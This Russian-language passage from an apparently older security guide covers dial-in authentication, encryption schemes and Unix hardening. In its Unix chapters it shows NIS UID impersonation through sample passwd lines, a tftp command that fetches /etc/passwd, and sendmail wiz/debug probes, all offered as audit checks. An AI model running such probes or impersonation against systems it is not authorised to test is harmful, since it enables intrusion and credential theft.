В последние дни все актуальней становится вопрос защиты информации, хранимой на WWW-серверах. Впрочем, в равной степени это относится и к серверам FTP. Любой, используемый в коммерческих целях, узел Web или FTP находится в довольно двусмысленном положении (даже если не учитывать того, что на нем могут быть организованы различные уровни доступа к хранимым на сервере данным).

Любая общедоступная информация, будь то розничный прайс-лист или технические характеристики продукции, имеет несомненную коммерческую ценность, и возможные последствия их искажения выражаются в ощутимых убытках.

Завышенные цены могут отпугнуть потенциальных клиентов, а применение страниц компаний в качестве забора, на котором пишутся известные слова, несомненно нанесет ущерб имиджу компании. Причем первое намного опасней, поскольку будет замечено далеко не сразу.

Взлом FTP-серверов еще менее заметен и более опасен. Если хотя бы часть свободно распространяемого ПО (драйверы, shareware- и демоверсии продуктов) окажется дефектной, или, что еще хуже, зараженной вирусами, последствия катастрофы примут фатальный характер. Во-первых, пострадают тысячи ни в чем не повинных пользователей, а во-вторых, компании придется вернуться к традиционным методам распространения подобного ПО, что приведет к резкому увеличению расходов.

Защита узлов Web оказывается далеко не простой задачей, ведь они должны быть одновременно и защищены, и открыты для всех. Если закрывать их брандмауэром, разрешающим только HTTP- и FTP-соединения, то такой брандмауэр необходимо сделать выделенным, чтобы не осталось лазейки для проникновения в сеть — во-первых, обмен пакетами между ним и сервером должен шифроваться — во-вторых. Впрочем, стопроцентной защиты такая система может и не дать, а администратор сети будет вынужден как можно чаще проверять состояние Web-сервера, чем, кстати, неплохо заняться уже сейчас.

Глава 2: Задраить люки!

Получить удаленный доступ к вычислительной сети очень просто — достаточно подключить к телефонной линии несколько модемов. Ниже описаны способы

защиты вычислительной системы от несанкционированного доступа по телефонным линиям.

Подключиться к удаленной вычислительной сети по телефонной линии ничуть не сложнее, чем снять трубку с телефонного аппарата. Об этом стоит задуматься — так ли уж хорошо, когда доступ к корпоративной вычислительной сети (и ко всему, что в ней содержится) осуществляется настолько легко? Судя по тому, какое количество информации хранится сейчас в коммерческих компаниях в цифровом виде, — никто, конечно, не может назвать точной цифры, однако ясно, что речь тут идет о колоссальных объемах данных, — вычислительные сети, а также входящие в их состав серверы файлов и приложений стали основной инфраструктурой, обеспечивающей нормальную работу организаций.

Те, чьим делом стало совать нос в дела других, легко могут воспользоваться телефонными линиями для входа в сеть, получив таким образом доступ к вышеупомянутой инфраструктуре.

Не ошибемся, если скажем, что система удаленного доступа не может считаться хорошей, если при ее разработке не была предусмотрена защита данных. Кому-то, возможно, данное утверждение не покажется особенно глубоким, однако не следует забывать, что в области защиты данных пренебрежение даже самыми простыми вещами может впоследствии обернуться серьезнейшими проблемами.

Глава 3: Отыскание лазеек

Доступ по телефонной линии к корпоративной сети (dial-in access) необходим четырем основным категориям пользователей: мобильным пользователям, надомным работникам, сотрудникам удаленных филиалов, а также пользователям, у которых время от времени возникает необходимость обратиться к корпоративной сети из собственного дома.

Удаленные пользователи набирают телефонный номер при помощи модема. Если пользователь подключен к локальной сети (что вполне возможно, когда речь идет об удаленном офисе), то для соединения можно использовать коммуникационный сервер. В противном случае абонент использует общедоступную телефонную сеть для соединения либо с модемом на рабочей станции в офисе компании, либо с устройством удаленного доступа в локальной сети.

Все пользователи используют городскую телефонную сеть для связи с сервером удаленного доступа в локальной сети. Некоторые пользователи могут также напрямую связываться с модемами, подключенными к рабочим станциям локальной сети.

Возможности удаленных пользователей существенно ограничены низкой скоростью информационного обмена через модемы (как правило, 14,4 Кбит/с или 28,8 Кбит/с), поэтому чаще всего их работа сводится к простейшим функциям удаленного узла, дистанционному

управлению и использованию специализированных приложений.

Любое приложение удаленного доступа несет в себе потенциальную угрозу для корпоративной сети. Программное обеспечение удаленного узла позволяет злоумышленнику копировать на свой компьютер конфиденциальную информацию, распространять по сети данные и вирусы, а также портить файлы и сетевые ресурсы. С помощью программного обеспечения дистанционного управления злоумышленник может просматривать информацию и уничтожать или модифицировать файлы.

Специализированные приложения для доступа к сети обычно используют собственные шлюзы, что позволяет создать альтернативное окно доступа, помимо сервера удаленного доступа или коммуникационного сервера.

Глава 4: Самое уязвимое место

Любой, кто задастся целью дестабилизировать работу информационной системы, должен прежде всего получить доступ к ней. Задача эта не особенно сложна, если линии телефонной связи для входа в систему не снабжены специальной защитой. Ниже мы сформулируем четыре основных проблемы защиты информации в системах удаленного доступа.

Первая проблема — идентификация пользователя. Как установить, что лицо,

пытающееся осуществить удаленный доступ к системе, является законным пользователем? Любой, у кого есть модем, может набрать номер точки входа в систему и запросить доступ к данным. Поскольку увидеть удаленного пользователя нельзя, следует позаботиться о том, чтобы в системе имелись средства верификации того, что абонент на линии действительно является тем, за кого себя выдает.

При простых способах идентификации пользователю вначале предлагается назвать себя, а затем ввести пароль.

Считается, что этого вполне достаточно для идентификации пользователя. Но этот способ не обеспечивает должной защиты. Более совершенное средство — раздать удаленным пользователям персональные устройства идентификации или, иначе, аппаратные ключи (token).

Следующая проблема — это конфиденциальность обмена сообщениями. По телефонной линии, используемой для входа в систему, данные передаются открытым текстом, а значит, злоумышленник, подключившийся к этой линии, может узнать и имя пользователя, и пароль. Чтобы избежать подобного пассажа, администратору сети необходимо позаботиться о кодировании передаваемых данных.

Третья проблема — управление доступом к сети. Посты следует выставить на всех дорогах, ведущих в информационную систему. Прежде чем пользователь получит доступ к системе,

необходимо установить наверняка его личность. Поэтому хорошая система управления доступом должна представлять собой устройство, подключаемое к телефонной линии перед коммуникационным устройством.

Четвертая задача — обнаружение несанкционированного доступа. Если злоумышленнику все же удастся проникнуть в сеть, то администратор сети должен уметь определить, как был осуществлен доступ, в каком примерно месте это произошло и какой урон понесет компания от несанкционированного входа.

Современные системы удаленного доступа имеют некоторые встроенные средства защиты данных. Например, в сетевых операционных системах применяется идентификация пользователя с использованием имени и пароля. Кроме того, некоторые устройства удаленного доступа поддерживают работу со списками пользователей, где перечисляются не только имена и пароли, но и права пользователей на доступ к центральным ресурсам. В настоящее время на рынке появился ряд устройств удаленного доступа, рекламируемых в первую очередь как надежные средства обеспечения защиты данных. Это несомненное свидетельство того, что и производители, и потребители осознали важность данной функции.

Тем не менее следует отметить, что система защиты данных оказывается надежной лишь тогда, когда она обеспечивает решение всех четырех

вышеперечисленных проблем. Кроме того, использование системы защиты не должно создавать пользователю особых проблем. Если пользователи сочтут, что система защиты данных причиняет им неудобства, они, вполне вероятно, найдут способы обойти эту систему. В частности, пользователь может не выходить из системы, отлучаясь со своего рабочего места, — тем самым при возобновлении работы ему удастся избежать повторения ритуала входа в систему.

Те же самые соображения касаются и администратора сети. Если система трудна в установке и эксплуатации, то ее нельзя считать удачной, как нельзя считать удачной и систему, требующую постоянного внимания в течение рабочего дня.

Приведем пример системы удаленного доступа по телефонным линиям с защитой: пользователи получили аппаратные ключи для входа в систему, сеть оборудована устройством управления доступом, включенным перед устройством удаленного доступа. Кроме того, система оснащена сервером защиты, в задачу которого входит управление и мониторинг системы защиты.

Существуют различные системы защиты данных при удаленном доступе. Они основаны на применении разных методов или их комбинаций. В качестве примера можно привести аппаратные ключи, устройства идентификации, кодирование информации и серверы защиты данных.

Глава 5: Кто там?

При внимательном изучении рынка средств защиты доступа к информации по телефонным линиям можно выявить целый ряд продуктов, решающих некоторые или даже все из вышеописанных задач. В основе этих продуктов лежат различные механизмы обеспечения защиты данных при удаленном доступе через телефонную сеть. Несмотря на такое разнообразие, используемые в этих механизмах базовые методы весьма немногочисленны.

Наиболее простым, пожалуй, является метод идентификации пользователя при помощи пароля. Использование пароля обеспечивает так называемую однофакторную идентификацию; это означает, что идентификация пользователя осуществляется только по одному признаку.

Безусловно, любая система защиты данных должна обеспечивать использование пароля. Тем не менее не следует думать, будто пароль — это полная защита от несанкционированного доступа. Проблема тут в том, что пользователи часто используют легко угадываемые пароли. Как показывает практика, люди предпочитают пароли, в основе которых лежат реально существующие слова. К примеру, очень популярны разнообразные комбинации из фамилии, имени и отчества. Другой пример — содержательные комбинации цифр, например дата рождения, номер паспорта и тому подобное.

Тот, кто склонен поступать именно таким образом, делает свой пароль легкой добычей. Первое, что предпринимает злоумышленник, пытаясь определить пароль, — перебирает разнообразные вариации на тему фамилии пользователя и всевозможные осмысленные комбинации цифр, вроде номера паспорта или водительского удостоверения. Кроме того, есть программы, производящие поиск пароля прямым перебором всех слов из обычного словаря. Ясно, что такая программа легко подберет любой пароль, в основе которого лежит реально существующее слово.

Надежность системы защиты определяется надежностью наиболее ненадежного ее звена. Поэтому администратор сети должен принять некие меры общего характера. В частности, для укрепления системы защиты на основе пароля следует задать определенные критерии допустимости пароля. Например, надо запретить использование простых схем выбора паролей и обязать пользователей выбирать в качестве паролей комбинации букв, цифр и символов; подойдут также всевозможные бессмысленные слова.

Не мешает установить временные пределы использования паролей, обязав пользователей менять их через определенные промежутки времени. Еще один способ повышения надежности — ограничить допустимое число попыток войти в систему в течение определенного промежутка времени.

Другой метод однофакторной идентификации состоит в том, чтобы система перезванивала пользователю, пытающемуся войти в систему (callback). Получив звонок от пользователя, система немедленно отключается и сама перезванивает пользователю по тому номеру, с которого ему разрешено входить в систему. Недостаток здесь в том, что злоумышленник может, воспользовавшись технологией переключения телефонного вызова (call forwarding), перехватить звонок, адресованный на зарегистрированный номер пользователя. Кроме того, ответный вызов совершенно не пригоден для мобильных пользователей, ведь им приходится входить в систему с самых разных телефонных номеров.

Глава 6: Попрошу документы!

Двухфакторная система идентификации позволяет повысить надежность защиты системы. Этот метод предполагает применение пароля или персонального идентификационного номера (personal identification number — PIN) и персонального устройства идентификации пользователя, именуемого также аппаратным ключом. Примером двухфакторной идентификации может служить система доступа к банкоматам. Для получения доступа к счету клиент должен иметь банковскую карточку (аппаратный ключ) и правильно ввести свой идентификационный номер.

Существует два вида аппаратных ключей для удаленного доступа по телефонной сети: ручные устройства и модули, включаемые между модемом удаленной станции и телефонной розеткой. В будущем, вполне возможно, появятся комбинированные устройства, сочетающие в себе функции модема и аппаратного ключа. На ручных аппаратных ключах обычно имеется цифровая клавиатура и экран для считывания информации. Аппаратные ключи по виду напоминают утолщенную кредитную карточку. Такое устройство представляет собой интеллектуальную карточку.

Любой аппаратный ключ предполагает наличие в сети главного (master) устройства идентификации, работающего в паре с этим аппаратным ключом. Главное устройство, включаемое обычно перед модемом или устройством удаленного доступа, выполняет функции контроля за удаленным доступом. Некоторые из имеющихся на рынке систем защиты представляют собой комбинацию устройств удаленного доступа и двухфакторной идентификации.

В основе идентификации пользователя при помощи аппаратных ключей лежит процедура типа запрос — ответ (challenge — response). Обмен сообщениями в этой процедуре начинается в тот момент, когда пользователь, имеющий аппаратный ключ, набирает номер для входа в систему. Главное устройство идентификации пользователя перехватывает звонок и требует, чтобы

пользователь ввел свой идентификационный номер. По пути введенный пользователем идентификационный номер проходит через аппаратный ключ и запоминается.

Система запрос-ответ хороша тем, что при ее использовании не надо передавать пароль и ключ (в кодированном или декодированном виде) по открытым телефонным линиям, а также тем, что идентификация пользователя при каждом входе в систему осуществляется по-новому.

Получив идентификационный номер, устройство идентификации обращается к базе данных, чтобы выяснить, принадлежит ли введенный код к числу зарегистрированных. Помимо базы данных идентификационных номеров в устройстве идентификации имеется также база данных уникальных кодов, — как правило, это алгоритмы шифрования, присвоенные каждому аппаратному ключу. Чуть позже мы поподробнее расскажем о таких кодах.

Если идентификационный номер принадлежит к числу зарегистрированных, устройство идентификации генерирует случайное число, используя в качестве начальных параметров генератора случайных чисел идентификационный номер пользователя и уникальный код аппаратного ключа. Это случайное число посылается в качестве запроса. По получении запроса аппаратный код генерирует случайное число, используя в качестве начальных параметров свой ключ и идентификационный номер пользователя. Получившееся таким образом число

отправляется на главное устройство идентификации в качестве ответа.

Тем временем устройство идентификации самостоятельно генерирует число-ответ, используя число-запрос, идентификационный номер пользователя и код аппаратного ключа. Если получившийся ответ совпадает с присланным по линиям связи, то удаленная система получает доступ к сети.

Для идентификации пользователей с ручными аппаратными ключами используется похожая, но несколько менее автоматизированная процедура. Получив запрос от устройства идентификации, пользователь должен вручную набрать на клавиатуре аппаратного ключа запрос и свой идентификационный номер. Аппаратный ключ генерирует ответ и выводит его на экран, а пользователь должен набрать этот ответ на клавиатуре рабочей станции, которая в свою очередь посылает ответ устройству идентификации пользователя.

Описанная процедура хороша не только тем, что пользователь должен знать правильный идентификационный номер и иметь аппаратный ключ, но еще и тем, что ответ, однажды признанный корректным, не может быть использован повторно. Каждый раз как пользователь входит в систему, генератор случайных чисел выдает новое число-запрос.

Соответственно меняется и ответ, поэтому бессмысленно пытаться выяснить, какой ответ был

признан корректным при инициализации конкретного сеанса.

Другое преимущество систем такого типа состоит в том, что при формировании запроса и ответа используется алгоритм кодирования, поэтому оба числа передаются по телефонной сети в закодированной форме.

В заключение выскажем несколько соображений, которые стоит учитывать при выборе метода идентификации.

Во-первых, реализация таких систем может оказаться непростым делом. При работе с некоторыми видами аппаратных ключей в них приходится вводить определенную информацию о пользователе. Кроме того, следует позаботиться о том, чтобы при раздаче пользователям аппаратные ключи не перепутались — некоторые из них необходимо сначала подключать к главному устройству идентификации для согласования кодов ключей. И только после этого раздать пользователям.

Другое важное соображение — это масштабируемость системы. Если система защиты удаленного доступа охватывает сравнительно небольшое число пользователей, подготовка необходимого количества аппаратных ключей и согласование кодов с главным устройством идентификации будет не так уж и сложна. Однако если в будущем ожидается расширение системы, выбор в значительной степени определяется тем, сколько пользователей в конечном счете должны

получить аппаратные ключи. (Отметим, кстати, что срок службы элементов питания в некоторых ручных аппаратных ключах ограничен несколькими годами, а стало быть, без повторной переконфигурации всей системы скорее всего не обойтись).

Как всегда, вопрос стоимости играет немаловажную роль. Система на базе аппаратных ключей может оказаться весьма дорогой, поскольку каждому удаленному пользователю придется выдать свое собственное устройство.

Глава 7: Кодирование сигнала

Как мы уже убедились, кодирование сигнала важно и при идентификации пользователя, и в обеспечении конфиденциальности связи. Кодирование обеспечивает безопасность передачи паролей, идентификационных номеров, а также коротких сообщений и файлов по незащищенным телефонным линиям. Если даже кодированное сообщение будет перехвачено, его все равно невозможно прочесть, не зная схемы кодирования. Подобрать схему кодирования можно, однако для этого потребуется очень мощная вычислительная техника. Соответственно и цена такой операции будет весьма высока, не говоря уже о колоссальных затратах машинного времени.

Как правило, используется кодирование одного из двух типов — либо с личным, либо с открытым ключом. Под личным ключом

подразумевается уникальный ключ для кодирования и декодирования данных. Если пользователь кодирует свой пароль при помощи личного ключа, то для декодирования этого пароля устройство идентификации должно иметь точно такой же ключ. Поскольку данные может декодировать любой, у кого есть ключ, его необходимо сохранять в тайне.

Промышленный стандарт схемы кодирования на основе личного ключа — это Data Encryption Scheme (DES). В этой схеме применяется 64-битный ключ (56 бит служат для собственно кодирования и декодирования, а остальные 8 бит зарезервированы под контроль четности). Каждый бит ключа генерируется случайным образом. При этом число возможных комбинаций составляет 72 квадрильона. При кодировании данных с помощью такого ключа возникает уникальная последовательность битов.

Кодирование с использованием открытого ключа невозможно без двух ключей, работающих только в паре. Пара состоит из личного и открытого ключа. Если данные были кодированы при помощи открытого ключа, то декодировать их можно только при помощи соответствующего личного ключа. На практике часто используется схема кодирования под названием RSA, предложенная компанией RSA Data Security.

В системе на базе открытых ключей у каждого пользователя есть свой личный ключ. Открытый ключ пользователя, парный с личным ключом, сообщается всем пользователям. При

необходимости послать кому-либо сообщение, отправитель шифрует его при помощи открытого ключа получателя. Поскольку личный ключ имеется только у получателя, расшифровать сообщение может только он.

В системе на основе открытого ключа каждому пользователю выдается личный ключ, который он должен сохранять в тайне. Соответствующие открытые ключи копируются, и этот список раздается всем сотрудникам или записывается либо в устройство идентификации пользователя, либо на сервер ключей. Если пользователь хочет отправить кому-либо конфиденциальное сообщение, он должен закодировать его при помощи принадлежащего адресату открытого ключа.

Поскольку декодировать это сообщение можно только при помощи личного ключа адресата, никто другой не может ознакомиться с содержанием сообщения. При отправке ответа на сообщение следует воспользоваться открытым ключом того пользователя, кому этот ответ адресован.

В настоящее время на рынке продуктов системы на базе личных ключей наиболее распространены. Например, многие системы запрос-ответ основаны на использовании личных ключей. Тем не менее системы на основе открытых ключей завоевывают все большую популярность, поскольку такая система предлагает возможное решение по обеспечению

конфиденциальности коммерческих операций в Internet.

Почему? Дело в том, что основная цель систем на базе открытых ключей заключена в обеспечении конфиденциальности переговоров между двумя собеседниками в большой группе пользователей. Для этого надо просто воспользоваться открытым ключом адресата для кодирования предназначенных ему сообщений. Никто другой не сможет прочесть закодированные таким способом сообщения.

По отношению к Internet это означает следующее. Частные лица и компании получают личные ключи. Доступ же к соответствующим открытым ключам открывается для всех желающих. Решив, например, приобрести товары, рекламируемые какой-либо компанией в Web, покупатель может закодировать номер своей кредитной карточки с помощью открытого ключа компании и отправить это сообщение по указанному адресу. Для декодирования данных необходимо лишь знание личного ключа компании.

Проблема тут только в том, что покупатель должен знать открытый ключ компании.

Глава 8: Секретные переговоры

Если ключ собеседника неизвестен, то для ведения кодированных переговоров по открытой телефонной линии можно использовать систему

обмена ключами Диффи-Хеллмана, названную по именам ее создателей Уитфилда Диффи и Мартина Хеллмана.

Система Диффи-Хеллмана позволяет двум пользователям (или двум устройствам) договориться об использовании определенного ключа. При этом такие переговоры можно вести по открытой телефонной линии. Одно устройство посылает другому несколько больших чисел и фрагмент алгоритма, то выполняет ряд сложных вычислений и возвращает ответ. В свою очередь, первое устройство также выполняет ряд вычислений, возвращает ответ и так далее.

Получившийся ключ можно использовать как для кодирования, так и для декодирования пересылаемых данных. Схема Диффи-Хеллмана удобна тем, что сам ключ по линиям связи не передается, а подслушивать переговоры бесполезно, поскольку подслушанная информация не может помочь в подборе ключа.

Заметим, что схема Диффи-Хеллмана не предполагает идентификации пользователя. На противоположном конце линии может находиться кто угодно. При этом пользователь не должен вводить никаких уникальных идентификационных данных. Применение пароля и алгоритма идентификации пользователя повышает степень защищенности в схеме Диффи-Хеллмана.

Глава 9: Черный ход надо запирать

В качестве финального аккорда заметим, что все системы удаленного доступа по телефонным линиям предполагают использование определенного программного обеспечения. Например, имена пользователей, пароли и ключи должны храниться в базе данных, которая может располагаться либо на сервере, либо на устройстве удаленного доступа, либо на устройстве идентификации пользователей.

Некоторые производители выпускают комбинированные устройства для идентификации, контроля доступа и поддержки удаленного доступа с установленным на них программным обеспечением управления системой защиты данных. Эти изделия часто называют серверами защиты.

Помимо поддержки базы данных такая система должна, как минимум, обеспечивать мониторинг и генерацию отчетов.

Мониторинг в реальном времени позволяет администраторам сети выявлять все необычные запросы на доступ к сети и странности при работе с сетью. Некоторые программные продукты обеспечивают подачу аварийных сигналов, что позволяет более оперативно реагировать на возможную угрозу со стороны.

Отчеты помогают сетевому администратору анализировать поведение пользователей с целью выявления странных или подозрительных

моментов. Эти программные средства важны тем, что благодаря им несложно обнаружить попытки вторжения (удачные и неудачные) и принять ответные меры.

В данной части были рассмотрены простейшие методы и технические средства обеспечения защиты данных при удаленном доступе по телефонным линиям. Мы надеемся, что понимание принципов их работы поможет лучше оценить качество предлагаемых на рынке продуктов. Напомним два важнейших фактора для выбора конкретной системы, учитывающих интересы пользователя и администратора сети: первый фактор — простота использования, второй — простота реализации и управления.

Применение системы защиты удаленного доступа по телефонным линиям можно сравнить с крепким замком для парадного входа. Не следует, однако, забывать, что злоумышленник может проникнуть в помещение с черного хода и даже через окно. Если обходные пути доступа к системе (например связь с Internet или личные модемы на рабочих станциях) не обеспечивают защиты данных, то и вышеописанные системы не смогут гарантировать безопасности.

Часть седьмая

Защищаем и атакуем Unix

Глава 1: Безопасность в системе клиент/сервер

Администратор сети просто не в состоянии надежно контролировать всю сеть в архитектуре клиент/сервер, что чревато несанкционированным доступом. Непродуманные действия еще больше усиливают эту опасность. Многие организации в мире сегодняшнего бизнеса перестраивают свою деятельность в соответствии с моделью клиент/сервер, в том числе управление важной научной, финансовой и юридической информацией. Unix здесь — одна из основных операционных систем. В прошлом вычислительные мощности и данные располагались на одной системе и ее закрытость была гарантией безопасности данных. Однако в модели клиент/сервер и операционная система, и приложения используют при работе сеть. В этих системах безопасность сетевых приложений напрямую связана с безопасностью сети и систем в этой сети.

Глава 2: Заприте дверь на ключ

Вход в систему и пароль — это первая линия обороны в системе Unix. В файле паролей перечислены все пользователи с правом доступа в систему. В большинстве систем зашифрованный пароль хранится в файле паролей, доступном для чтения. Предполагается, что расшифровать пароль невозможно, но, тем не менее, открытость зашифрованного пароля делает систему уязвимой; пользователь может задать пароль, зашифровать его и сравнить зашифрованный результат с содержимым новой строки файла паролей.

Большинство последних версий операционных систем Unix предполагают возможность использования скрытых файлов паролей. В них зашифрованный пароль помещается из файла паролей в файл, который доступен для чтения только для суперпользователей. Такая мера весьма эффективна.

Одноразовый код доступа и механизм пароль/отзыв помогают сделать пароль еще более неуязвимым, так как пароли в этом случае действительны только на один сеанс. Если взломщик каким-либо образом узнал пароль, то войти в систему он сможет только один раз. Примерами подобных механизмов служат Defender компании Digital Pathways, SecurID компании Security Dynamics и S/Key компании Bellcore.

В сетях с высокой степенью секретности, например финансовых, весьма эффективно

использование одного из механизмов ограничения доступа. Помните, что по статистике спецслужб 85% взломов производится сотрудниками.

Глава 3: Оставайтесь в команде

Команда **finger** в чужих руках способна значительно облегчить взлом сети. У пользователя есть возможность выполнить данную команду без входа в систему и получить информацию о всех пользователях сети. Это небезопасно по многим причинам. Например, получив с помощью команды **finger** имена пользователей, номера комнат и номера телефонов, содержащиеся в файле паролей, взломщик может использовать их для регистрации под именем одного из пользователей, а также для взлома защиты системы в целом.

Сетевые системы Unix подвергаются наибольшему риску из-за использования удаленных команд (r-команды), таких как **rsh**, **rcp** и **rlogin**. Эти команды дают пользователю возможность с правом доступа к нескольким системам установить доверительные отношения между этими системами. Причем пользователь получает доступ в систему без дальнейшей идентификации и аутентификации. Эти доверительные отношения определяются для пользователей в файлах **.rhosts** в домашних каталогах и для систем в конфигурационном файле удаленных команд /etc/host.equiv файл.

К сожалению, многие производители предпочитают выпускать дружественные для сети разработки с целью увеличения легкости их использования. Один из способов — это включить символ (+) в файл /etc/host.equiv, что позволит любому человеку, работающему в локальной или глобальной сети, получить доступ к системе в качестве любого пользователя, даже в качестве суперпользователя (администратора).

Вообще, доверительные отношения между сетями не рекомендуются. Однако многие организации используют их, чтобы упростить администрирование сети. А при таком положении дел важно, чтобы только небольшое подмножество систем находилось в доверительных отношениях друг с другом. Например, разрешить подобный доступ только с сервера к клиенту, но не с клиента к серверу и разрешить чтение файла **rhosts** только его владельцу.

Network File System (NFS) и Network Information Service (NIS) позволяют упростить доступ к файлам и администрирование сети. (NIS носила раньше имя Yellow Pages, и многие команды отражают этот факт в своих названиях: ypwhich, ypcat и т.п.). NFS реализует механизм, благодаря которому доступ к файлам является прозрачным для пользователя вне зависимости от их местоположения. Файлы могут располагаться как на локальном диске, так и на файловом сервере локальной или глобальной сети. Для правильной работы NFS пользовательская и системная информация должны быть согласованы

между используемыми системами. Согласованность обеспечивает NIS посредством централизованного копирования файлов конфигурации и паролей на сервер NIS. Это позволяет администратору изменять информацию непосредственно на NFS-сервере, причем изменения становятся доступны клиентам NIS.

NFS внутренне уязвима, поскольку она базируется на выводах удаленных процедур. Удаленные вызовы процедур содержат идентифицирующую пользователя информацию (UID), но не имеют механизма определения наличия ограничений на использование ресурсов и того, что пользователь действительно является тем, за кого себя выдает.

Таким образом, заинтересованное лицо может написать маскирующуюся под систему программу с тем, чтобы монтировать файловые системы или создавать, читать, модифицировать или удалять файлы напрямую.

Для назначения систем, имеющих доступ к файловым системам на сети, можно использовать команды **exportfs** и файл /etc/exports. Некоторые производители выпускают системы с экспортом каталога /AND/USR во внешний мир. А стало быть, каждый пользователь этой сети может из любой точки монтировать такие файловые системы. Вообще, никакие файловые системы не должны экспортироваться во внешний мир и, везде, где только возможно, они должны экспортироваться только для чтение. Безусловно,

рабочий каталог пользователя необходимо сделать доступным как для чтения, так и для записи.

Команда **exportfs** без параметров выдает список экспортированных файлов. Команда **showmount-a** показывает, какие из экспортированных файлов смонтированы клиентами.

Глава 4: Набор инструментов для взломщика

Привилегии суперпользователя для клиента NIS должны жестко контролироваться. Когда пользователь входит в систему, NIS сначала проверяет локальный файл паролей и затем файл паролей NIS. Взломщику ничего не стоит использовать эту возможность, чтобы выдать себя за легитимного пользователя внутри NIS. Локальный пользователь с привилегиями суперпользователя может добавить UID другого пользователя, чтобы получить его привилегии.

К примеру, ниже приведено содержимое NIS-пароля:

```
vip: encrypted passwd: 23456:
2002:Very Important Person:
/u/vip:/bin/ksh
```

Локальный суперпользователь может добавить ту же или аналогичную информацию в локальный файл паролей:

```
vip:new encrypted passwd:
23456:2002: Very Important
```



```
Person:/u/vip:/bin/ksh
```

или

```
cdc:encrypted passwd:23456:2002
:fictitious information:/u/vip
:/bin/ksh
```

Заметим, что идентификатор пользователя/идентификатор группы (23456) и групповой ID (2002) в этих строках один и тот же; именно он, а не входной идентификатор (VIP или CDC), контролирует доступ к файлам.

Локальный суперпользователь может затем войти как VIP или CDC и получить доступ ко всем файлам на /U/VIP/ или может просто зарегистрироваться как пользователь через команду SU CDC. У суперпользователя появляется возможность создавать, читать, модифицировать или удалять файлы. Этот тип нарушения доступа особенно трудно установить, поскольку локальный суперпользователь контролирует файлы регистрации использования ресурсов и доступа к защищенным данным в системе. Замести все следы доступа — относительно простая задача.

Клиенты и серверы NFS не осуществляют проверку аутентичности друг друга. Следовательно, клиент может стать сервером при помощи команды **ypserve** или создать клиента при помощи команды **ypbind**. Клиенты NIS связываются при включении с первым ответившим сервером. Ложный сервер обычно и отвечает первым. Сервер NFS позволяет любой системе стать клиентом. Эти вопросы безопасности разрешены в новой версии NIS, названной NIS+.

Однако функции безопасности NFS+ частично не блокируются при взаимодействии с NIS.

Тривиальный протокол передачи файлов (tftp) и протокол передачи файлов (ftp) применяются для перемещения файлов из одной системы в другую, а ftp — это фундаментальный ресурс Internet. Tftp особенно уязвим, поскольку разрешает передачу файлов без контроля прав доступа. Он наиболее часто используется с Bootstrap Protocol (BOOTP) для распространения конфигурационных файлов на бездисковые рабочие станции, X-терминалы и элементы сети, например, на маршрутизаторы. Tftp следует дезактивировать, даже когда в этом нет явной необходимости. Чтобы ограничить область уязвимости, установите tftp в каталог chroot. Chroot разрешает доступ только к файлам в этом каталоге и подкаталогам. Также ограничьте использование tftp локальной сетью.

Чтобы протестировать надежность защиты конфигурации tftp, выполните следующие команды:

```
# tftp systemname
tftp get /etc/passwd test
tftp quite
```

Проверьте, содержит ли файл test реальный файл паролей для системного имени. Если это так, то tftp не защищен.

Группа Computer Emergency Response Team (CERT) обнаружила несколько уязвимых мест tftp. CERT была организована агентством DARPA для

мониторинга компьютерной безопасности и попыток преодоления защиты.

Конфигурация ftp часто осуществляется некорректно. Никто не должен входить в систему как суперпользователь ftp.

Если поддерживается анонимный ftp, то все файлы в каталоге ftp, включая сам каталог, должны находиться в распоряжении суперпользователя (root). Если сконфигурирован анонимный ftp, то не создавайте каталог, открытый для чтения и записи. Эти открытые на запись каталоги часто используются для нелегального распространения программного обеспечения, а также для распространения вирусов.

Simple Mail Transfer Protocol (SMTP) стал притчей во языцех с точки зрения уязвимости. SMTP часто выполняется как root (суперпользователь) или bin (другой привилегированный пользователь), и во многих организациях SMTP — единственная служба, к которой есть доступ из Internet. Это делает sendmail весьма привлекательной для выявления уязвимых мест системы.

Так, несанкционированный доступ к системе можно получить при помощи команд **wiz**, **debug** и **kill**. Чтобы обнаружить черный ход, введите команды:

```
# telnet - name 25
wiz
debug
```

```
kill
exit
```

Если черного хода не существует, ответ на каждый ввод будет:

```
500 Command unrecognized.
```

Еще одна проблема — возможность замаскироваться с помощью агента передачи данных Unix sendmail под любого пользователя сети. Mail выглядит как законный пользователь. Электронная почта по протоколу SMTP посылается открытым текстом и может быть перехвачена или считана с сети. Поэтому не включайте никакую информацию, которую нельзя было бы написать на обычной почтовой карточке.

Широкое распространение получили ныне некоторые системы электронной почты, обеспечивающие секретность данных.

Pretty Good Privacy (PGP) и Privacy Enchanced Mail (PEM) — примеры безопасных версий электронной почты. Эти системы обеспечивают секретность содержимого сообщения на всем пути от отправителя до адресата.

Стандартом Windows для Unix является X Window. Обычно его называют просто X. Секретность информации в X обеспечивается конечным пользователем. Термины клиент и сервер в X часто взаимозаменяемы, а монитор, отображающий X, назван дисплейной станцией. Пользователь может не обеспечить достаточную защиту дисплейной станции. Доступом системы к

дисплейной станции управляет команда xhost, в то время как доступом пользователя к дисплейной станции управляет xauthorities. Доступ позволяет осуществлять отображение окон или приложений и мониторинг дисплейной станции. Имеющийся инструментарий позволяет отслеживать ввод в различные окна и осуществлять удаленный ввод данных в открытые окна.

Когда активирована xauthorities, то необходим ключ Data Encryption Standard (DES) для того, чтобы пользователь мог выводить изображение на дисплейную станцию. Каждый раз при открытии сеанса генерируется новый ключ. Ключи хранятся в корневом каталоге пользователя в файле XAUTHORITY. Чтобы другой пользователь смог получить доступ к дисплейной станции, ключ должен быть извлечен из файла XAUTHORITY и добавлен к файлу XAUTHORITY другого пользователя. То же самое должно быть проделано для того же пользователя в другой системе. Например, если пользователь VIP пользуется дисплейной станцией MAPLE и хочет отобразить программы из системы OAK в MAPLE, ключ должен быть введен в файл XAUTHORITY в OAK. Использование и xhost, и xauthority необходимо для обеспечения секретности в X. Пользователь должен быть довольно грамотен для обеспечения сохранности информации в X.

Глава 5: Сохранение мира

Сеть под Unix может быть засекречена. Первый шаг заключается в обеспечении жесткого контроля всего доступа в сеть и системы. Затем следует обеспечить все узлы сети посредством надежного конфигурирования протоколов и приложений и использовать шифрование всех данных, проходящих через незащищенные сети, какой является самая большая в мире открытая сеть Internet.

```
$ finger username@systemname
Login name: username (messages off)
Directory:/u/username
On since Jun 23 10:11:57 on ttyq1
No Plan.
In real life: Actual Name
Shell:/bin/ksh
13 seconds Idle Time
$ finger @ systemname
Login
console
cdc
vip
Name
root-C. Cullen - group XXXXX
